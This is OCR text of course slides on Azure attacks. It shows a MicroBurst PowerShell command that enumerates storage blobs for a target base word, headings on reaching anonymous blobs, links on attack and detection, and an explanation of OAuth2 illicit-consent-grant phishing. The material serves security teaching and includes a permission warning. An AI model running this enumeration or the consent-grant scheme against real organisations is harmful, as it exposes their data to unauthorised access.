
```
Import-Module .\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1

Invoke-EnumerateAzureBlobs -Base vought
```




ENUMERATING STORAGE BLOBS - MicroBurst

BE CAREFUL!


- This module takes a base word (e.g **vought**) and prefixes/suffixes it with a list of words to identify any storage blobs associated with a target.
- The presence of the base word in a blob name **does not indicate that it belongs to a given entity**.
- Ensure that you are only testing resources that you have permission to test.




CONNECT TO ANONYMOUS BLOBS - Storage Explorer



CONNECT TO ANONYMOUS BLOBS - Storage Explorer



CONNECT TO ANONYMOUS BLOBS - Storage Explorer



INSECURE BLOB STORAGE RESOURCES

ATTACK

- https://0xpwn.wordpress.com/2022/03/05/setting-up-an-azure-pentest-lab-part-1-anonymous-blob-access/
- https://misconfig.io/azure-blob-container-threats-attack/


DETECTION/MITIGATION

- https://www.inversecos.com/2022/01/how-to-detect-and-compromise-azure.html
- https://www.microsoft.com/security/blog/2021/04/08/threat-matrix-for-storage/
- https://docs.microsoft.com/en-us/azure/storage/blobs/authorize-managed-identity


ILLICIT CONSENT GRANT

ILLICIT CONSENT GRANT

- In an illicit consent grant, an attacker tricks an end user into granting an application under the attacker's control consent to access their data.
- "Data" typically means the target's user information, email, documents etc.
- It's a phishing attack that abuses **OAuth2's** authorization flow. This means that the attacker can gain access to the target's data without needing their login information (username, password, MFA token).
  - https://positivethinking.tech/insights/what-is-an-illicit-consent-grant-attack-in-office-365/
  - https://www.varonis.com/blog/what-is-oauth




ILLICIT CONSENT GRANT ATTACK FLOW



